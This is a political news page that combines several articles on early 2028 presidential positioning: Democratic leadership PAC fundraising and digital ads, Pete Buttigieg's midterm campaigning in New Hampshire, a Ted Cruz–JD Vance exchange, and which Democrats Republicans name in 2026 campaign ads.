
Politics
How top Democrats are already gearing up for 2028 online


Several Democrats are already laying the groundwork for potential 2028 presidential runs, new campaign finance filings show, recruiting donors and running online ads that build their national profiles.
Former Transportation Secretary Pete Buttigieg led the way among Democrats talked about as presidential contenders with $1.6 million raised for his leadership PAC in the first half of the year, and a few Democratic governors raising hundreds of thousands of dollars each.
Together, they have already raised and spent millions of dollars this year, according to disclosures filed Thursday with the Federal Election Commission. The bulk of the money was spent on fundraising activities, including acquiring donor lists and running digital ads, that would facilitate a presidential run.
“If you’re thinking about running for president in 2028, job number one is being seen doing everything you can to help Democrats win in 2026, which raising money for your leadership PAC allows you to do — to travel, to test out messages, to make contributions to other candidates, to build your online following,” said Pete Giangreco, a longtime Democratic consultant who worked on Barack Obama’s presidential campaigns. “Investing in your leadership PAC money now is critical because you have to build your fundraising operation now.”
While official campaign launches are likely to come after the 2026 midterms, several rumored White House contenders have leadership PACs, which allow them to raise and spend money not tied to a particular election. The PACs linked to these potential candidates largely focused on growing their digital presences over the first half of the year, the filings show, with governors who have less of a national profile running ads online nationally and spending money to build fundraising infrastructure.
Buttigieg and Govs. Andy Beshear of Kentucky and Gretchen Whitmer of Michigan spent to acquire donor lists — a top expense for their leadership PACs. Beshear recently stumped in the early voting state of South Carolina; Whitmer appears less likely to mount a presidential bid.
List-building signals candidates’ ambitions for higher office, particularly with online fundraising a key pillar of successful Democratic campaigns over the past decade. By purchasing or renting Democratic donors’ contact information, candidates can more effectively target potential supporters, introduce themselves to a national audience and convert some of those donors into their own.
“You want to build up a strong email and text list for a few reasons — it’ll increase your name ID, you can raise money for other candidates, and then raise money for yourself,” said Mike Nellis, a Democratic digital consultant. “If you’re not spending money on growing the biggest possible audience for yourself right now, then you’re being foolish. Frankly, all of them could be spending more money on it.”
Leadership PACs also allow political figures in blue states to steer money to competitive races, including by directly donating to vulnerable candidates or state parties, or by fundraising on their behalf. California Gov. Gavin Newsom, for example, has long tapped his extensive email and text lists to raise money for other candidates. Such efforts help blue-state Democrats build relationships across the country and engender goodwill within the party.
The PACs also run ads aimed at recruiting online backers. Newsom’s leadership PAC, Campaign for Democracy, invested another $1.5 million in digital ads in late June, according to its filing. The PAC, which launched in 2023 with a major transfer from Newsom’s gubernatorial campaign, reported $4.4 million cash on hand at the end of June.
Digital advertising helps candidates expand their name recognition and recruit donors outside their home states.
“It’s the small donations from folks like you that have the greatest impact,” read one ad that Beshear’s PAC, In This Together, ran on Facebook in June. “Your support helps us do what matters most: elect decent, compassionate leaders in Kentucky and nationwide.”

Beshear’s group, which has $496,000 cash on hand, spent $30,000 on digital advertising through the end of June, according to its FEC report.
While Beshear’s PAC has run Facebook ads that predominantly target his home state of Kentucky , it has also reached an audience across the country, according to data from Meta’s digital ad library. Similarly, Facebook ads from Whitmer’s group, Fight Like Hell PAC, have predominantly targeted Michigan users — but with some national promotion, too. Hers has $2.6 million cash on hand.
Both their PAC filings reflected their home-state advantage. Among itemized donors, those giving at least $200, each got more funds from their home states than any other — despite neither Kentucky nor Michigan being hotbeds of Democratic giving.
Buttigieg’s Win the Era PAC, which was largely dormant while he served in former President Joe Biden’s cabinet, also began spending on Facebook ads in July, according to the platform. It was the first time Buttigieg had run ads on his personal page since the former South Bend mayor ended his presidential campaign in 2020.
“While my name won’t be on a ballot in 2026, I am committed to doing the work that must be done to rebuild trust in our system: supporting emerging leaders, showing up in communities we too often ignore, and helping win more elections,” read one recent ad from Buttigieg on the platform.

A person close to Buttigieg said the former secretary will continue traveling to support Democrats in 2026 and host more of his own town halls , as he did in Iowa this spring. Buttigieg, who is not in elected office, employs a small staff through his PAC, which has $2.4 million on hand.

Amanda Stitt, who led Whitmer’s 2022 campaign, said in a statement that the governor “is hard at work serving her constituents, helping to lower their costs, grow jobs, and protect their freedoms. She’s proud to support candidates throughout the country with the same goals, especially in the toughest districts like the ones she won in Michigan.”
Representatives for Beshear and Newsom declined to comment.
Leadership PACs have also covered travel and other expenses to help candidates set up 2028 bids. Beshear’s group, for example, spent $18,000 on polling in March and April.
Not all potential 2028 candidates are raising money federally right now — Govs. Josh Shapiro of Pennsylvania and Wes Moore of Maryland, both of whom are seeking reelection next year, do not have federal leadership PACs. And billionaire Illinois Gov. JB Pritzker is funding an advocacy group set up as a 501(c)(4) nonprofit that does not face stringent campaign finance reporting requirements.


CONCORD, New Hampshire— Pete Buttigieg is barnstorming the nation in the final weeks before the midterms, boosting candidates in battlegrounds and even areas traditionally hostile to Democrats. And it’s helping him look beyond November.
Down the homestretch, Buttigieg is set to campaign in at least six states: North Carolina, Virginia, New Jersey, Georgia and Nevada, along with his adopted home state of Michigan, according to an itinerary shared first with Playbook by a spokesperson for Win the Era, his political group.
Buttigieg has been refining his campaign trail message as he crisscrosses the country, connecting concrete cost-of-living concerns to the more abstract need for political reform.
It’s a kind of real-world testing that helps him further define his political brand at the same time that he leverages it to “be useful,” as he so often puts it, to his party.
“I have a lot of conviction that, actually, your economic message only has credibility if you have a reform message, too,” Buttigieg said in an interview after a Rochester Opera House rally where he received a standing ovation. “Because otherwise, what you’re doing is you’re saying things that people agree with, which is great, but they might not believe that you can actually deliver it.”
He’s also building the kinds of relationships with voters and party leaders that can be useful if he runs for president in 2028, a question he was repeatedly asked. (“We’ll see,” he told one woman at the Deerfield Fair.)
“For Pete, it’s less about getting credit nationally for what he’s done for Democrats and more about building relationships in places that will be beneficial down the line,” said David Axelrod, a Buttigieg confidant.
Buttigieg’s status as an in-demand surrogate was on full display during his 48-hour swing through the Granite State, where he finished “a very, very, very close second place” to Sen. Bernie Sanders (I-Vt.) in the 2020 primary, as Buttigieg put it in Saturday evening remarks at the New Hampshire Democratic Party’s Eleanor Roosevelt Dinner in Concord.
“I couldn’t ask for a better wingman,” Rep. Chris Pappas said, introducing Buttigieg at the packed rally Friday in Rochester. “People know that he’s a trusted voice,” Stefany Shaheen, who is running for Pappas’ seat, told Blue Light News after campaigning at a book store, cafe and candy shop with Buttigieg along Elm Street in Manchester.
How Buttigieg is learning from the midterms
Buttigieg has neither a battleground governorship nor a personal fortune to wire into midterm races. What he has put on offer is himself: He’s made more than 100 endorsements this cycle, campaigning in person for roughly half of them, and stops in 37 states since he left the Transportation Department.
Buttigieg was welcomed in places where candidates shunned some of his potential rivals. He campaigned with Rob Sand and Josh Turek in Iowa as they run for governor and senator, respectively. He backed Brandon Dukes in his special election effort to flip a Pennsylvania state House seat that Trump won by 18 points. He was alone among his peers in endorsing Hartford Mayor Luke Bronin in his victory over longtime Rep. John Larson in Connecticut.
“If I can help give voice to what people are after in diverse geographies, including very conservative areas,” he said, “turns out that’s my best use of time.”
Buttigieg admitted he wasn’t certain what role he would play in the party’s midterms at the start of President Donald Trump’s second term. Now he’s processing all of the data and inputs he’s receiving along his travels.
“I’m learning a lot about our country and our party as I go, and what I’m seeing is that people have a real hunger for change,” he told Blue Light News. “First of all, in policy. Secondly, in the kind of politics that we have, and third, in the system itself.”
That’s developed into a core argument in his speeches connecting the cost of living to political reform: “If we want the kitchen table to be better off, we got to deal with the political system that is kicking the legs out from under the kitchen table,” Buttigieg said at the Rochester Opera House Friday evening.
It’s a message that can last long beyond the midterms, and Buttigieg is trying to point his party there.
“Part of what I’m really trying to push my party on is the need to have answers for ‘then what,’” he said. “There’s a big ‘then what’ for when Donald Trump leaves the political scene, but there’s an immediate ‘then what’ starting on Nov. 4.”
A Democratic Congress, he argued, needs “a compelling governing vision coming out of the gate” and should move quickly on tariffs, the minimum wage, tax fairness, health care, the Child Tax Credit and political reforms including gerrymandering.
The 2028 question
Even as he sidestepped several questions from reporters about his next moves, saying he was focused on 2026, remnants of his 2020 campaign and hints of a future one piled up. People wore “Pete for New Hampshire” buttons and T-shirts. His old playlist, including Creedence Clearwater Revival’s “Up Around the Bend,” played at the Friday night rally.
At the Roosevelt dinner the next night, in front of a sold-out crowd of over 400, Buttigieg earned a standing ovation that ended in “Pete, Pete, Pete” chants.
“Pete had a great New Hampshire organization in 2020, nearly winning,” Ray Buckley, the chair of the New Hampshire Democratic Party, told Blue Light News. “If anything, his popularity here has grown.”
Much has changed since then.
On Saturday evening, instead of walking out to Panic! At the Disco’s “High Hopes,” his ubiquitous anthem back then, or even Imagine Dragons’ “It’s Time,” which he road-tested last year, Buttigieg employed “You Get What You Give” by the New Radicals.
There have been deeper changes, too: Buttigieg is now the father of 5-year-old twins, Gus and Penelope. He is weighing whether he can run for president and remain a good and present father.
His husband, Chasten, is a “great dad” and “knows why I’m on the road.”
Back on the road, Buttigieg is winning over those who didn’t back him in 2020.
At the back of the room in Rochester on Friday night, the town’s Mayor Chuck Grassie wore a “Pete for New Hampshire” button as he took in the scene. Grassie, who backed Massachusetts Sen. Elizabeth Warren in 2020 and considers himself a “pragmatic progressive,” said Buttigieg could knit together the party’s moderate and progressive factions.
“He’s a guy I think would attract a lot of people,” Grassie said. “And a lot of people I talk to are saying, ‘You know, he’s looking better and better every day.’”
Added Grassie: “In New Hampshire, I think Pete may be the guy to beat.”
Sen. Ted Cruz fired back at JD Vance for suggesting he’s already focused on a 2028 presidential bid, calling the vice president “insecure” while insisting he’s focused on the 2026 midterms.
“In my experience, people engage in political bomb-throwing when they’re feeling insecure,” Cruz said in a phone interview Saturday. “So he’s welcome to make whatever comments he likes. I’m going to keep focusing on the midterms and helping us win on Election Day in the next 30 days.”
Cruz’s comments came in response to an NBC News interview Thursday with Vance in which the vice president suggested Cruz was prematurely eyeing a White House run.
“It is really obvious to me that, at this very moment, Ted Cruz is running for president,” Vance said. “At this moment, I’m not. I’m trying to help elect Republicans. That’s what I’m going to keep on doing.”
Vance is widely viewed as the frontrunner for the Republican presidential nomination, but Cruz has said he doesn’t believe Vance is the sure-fire nominee and suggested he might throw his own hat in the ring. “I’ll certainly be part of the discussion,” he told MS NOW in August.
On Saturday, Cruz told Blue Light News he is dedicated to helping Republicans maintain control of both chambers of Congress. He pointed to his travel this cycle to campaign with candidates in Georgia, Iowa, Nebraska, South Carolina as well as in his home state of Texas as proof. He also said he has trips planned this month to campaign with Republicans in Alaska, Florida, North Carolina and South Carolina.
“Over the last 10 years, there’s no Republican in the country who has campaigned for more Senate candidates, more House candidates, more gubernatorial candidates than I have, and this year will be no exception,” he said.
Cruz rattled off a list of a dozen GOP candidates he’s helped bolster in past years, including former Virginia Gov. Glenn Youngkin, Sen. Thom Tillis of North Carolina, U.S. House candidate Karoline Leavitt — and the vice president.
“Indeed, ironically, I spent a full day on the road with JD Vance, campaigning with him when he was running for Senate in Ohio [in 2022],” Cruz said. “I was very glad he won that race. I was very glad to help him.”
A spokesperson for Vance did not immediately respond to Cruz’s latest comments.
Vance campaigned in Texas and Florida this week and will hold a rally in Alaska on Monday.
Republicans have tried to find a new boogeyman this year as they rail against Democratic socialism and the “radical” left: Zohran Mamdani. Alexandria Ocasio-Cortez. Bernie Sanders.
Still more mentioned than all of them, at least in campaign ads: former President Joe Biden.
A Blue Light News review of hundreds of ads running in battleground House and Senate races in recent months shows Republicans largely haven’t seized on progressive icons in paid media. Instead, Biden is the Democrat most likely to be mentioned in GOP ads this cycle, coming up across dozens of races.
President Donald Trump has frequently sought to blame Biden for high prices and other challenges that his administration has faced. Even so, the former president has become a far less useful punching bag for Republicans since leaving office and remaining largely out of the spotlight: At this time in the 2024 cycle, Biden had been mentioned in more than 1,000 Republican House and Senate ads, according to AdImpact data.
The data illustrates how Republicans have been unable to land on a clear villain as they seek to convince voters that Democratic control of Congress would be worse than keeping the GOP in charge. Their warnings about old establishment figures like Biden and former Speaker Nancy Pelosi don’t land like they once did. But they also haven’t been able to seize on emerging democratic socialists like they had hoped to.
Democrats’ foil, meanwhile, has never been more obvious, with Trump’s approval rating in the mid-thirties amid continued high prices and the Iran war.
“No one will match the level of Pelosi for Republicans, in part because the Obamacare vote was such a touchstone moment. And the ‘we have to pass it to find out what’s in it,’” said Doug Heye, a longtime Republican operative who noted he still has “Fire Pelosi” swag from the Republicans’ successful 2010 midterm rout. The then-speaker was central to the GOP’s campaign message that year.
Part of the challenge for Republicans comes from Democrats’ lack of a clear leader. Pelosi stepped down from Democratic leadership at the start of 2023, and her successor, House Minority Leader Hakeem Jeffries (D-N.Y.) does not elicit the same animus from Republicans. In the 2022 cycle, her last term as Democratic leader, Pelosi was invoked in more than 80 GOP ads, Blue Light News’s analysis found. Now, she’s mentioned just a handful of times, while Jeffries hasn’t been mentioned in any battleground TV ads this year, according to the Blue Light News review of transcripts.
Biden was an easy target for the GOP in 2022 and 2024, when Republicans blamed him for high inflation and the cost of living. Now, poll after poll shows that voters are more likely to hold Trump — not Biden — responsible for the current state of the U.S. economy, even as Trump tries to redirect the blame.
Even Kamala Harris, the most recent Democratic standard-bearer as their 2024 nominee, is named less often in paid media this cycle than Biden. And among other potential future Democratic presidential candidates, only California Gov. Gavin Newsom and Ocasio-Cortez appear as Republican foils — and not as often as Harris or Biden.
Ocasio-Cortez is often mentioned by Republicans in the same sentence as Sanders, especially when the GOP seeks to tie Democrats in battleground races to the party’s progressive wing. In Michigan’s hotly contested Senate race, former public health official Abdul El-Sayed was endorsed by both — something his opponent Mike Rogers and GOP outside groups have seized on.
“El Sayed is endorsed by extreme liberals like AOC, Elizabeth Warren, and Bernie Sanders,” one recent ad from the conservative super PAC Sentinel Action Fund says.
Some Republicans have sought to run against the progressives even when there are no such ties: One ad that ran earlier this year from Texas Gov. Greg Abbott and the state’s GOP comptroller promised to stand up to Ocasio-Cortez, Sanders and the “new radical left.” Neither Sanders nor Ocasio-Cortez have endorsed in either race.
Most often, the GOP has run ads seeking to tie Democratic candidates to socialism or communism — the concepts themselves — in dozens of House battleground races and nearly every major Senate race. Just this week, the Trump administration launched a national $20 million DHS-funded campaign-style ad spree that features Trump lambasting “communism, socialism, and Marxism.”
But when it comes to specific political figures — like Mamdani, New York City’s mayor — it gets complicated. Republicans once salivated at the prospect of Mamdani as a foil when he was first elected last year. But his first year in office has largely boosted his standing with voters, complicating efforts to turn his tenure into a negative for Democrats.
Trump’s surprising continued embrace of the New York City mayor — just last week, the president stood by Mamdani and said he hoped he would “be a great mayor” — has further complicated GOP efforts to paint him as a villain.
In a handful of swingy New York congressional districts, Republicans have still attempted to tie their opponents to Mamdani, while Democrats have pushed back on the connection. In New York’s 21st District, which Trump won by more than 20 points two years ago, Democratic dairy farmer Blake Gendebien ran an ad arguing that his Republican opponent wants voters to think he’s “running against Zohran Mamdani” but “that’s a load of bull.”
The GOP has characterized prominent Democrats as socialist for decades. As progressives won a series of contested primaries this year, some Democrats worried the rise of figures with ties to the Democratic Socialists of America would give Republicans easy ammunition for the general election.
But being called a “socialist” may not have the same shock value it once did.
“I don’t think just calling a candidate ‘socialist’ works that well for Republicans, particularly this late in the game,” said Matt Towery, a longtime GOP pollster. “If a candidate focuses on parts of the DSA’s platform and can authentically pin it on their opponent, that might work. But Republicans just assume people have a bad reaction to the term socialist, and the term doesn’t elicit the same reaction it used to.”
-

 Politics2 years ago
Former ‘Squad’ members launching ‘Bowman and Bush’ YouTube show
-
Uncategorized2 years ago
Bob Good to step down as Freedom Caucus chair this week
-

 The Josh Fourrier Show2 years ago
DOOMSDAY: Trump won, now what?
-

 The Dictatorship2 years ago
Pete Hegseth’s tenure at the Pentagon goes from bad to worse
-

 Politics2 years ago
Former Kentucky AG Daniel Cameron launches Senate bid
-

 The Dictatorship2 years ago
Luigi Mangione acknowledges public support in first official statement since arrest
-

 Politics2 years ago
Blue Light News’s Editorial Director Ryan Hutchins speaks at Blue Light News’s 2025 Governors Summit
-

 The Dictatorship1 year ago
Mike Johnson sums up the GOP’s arrogant position on military occupation with two words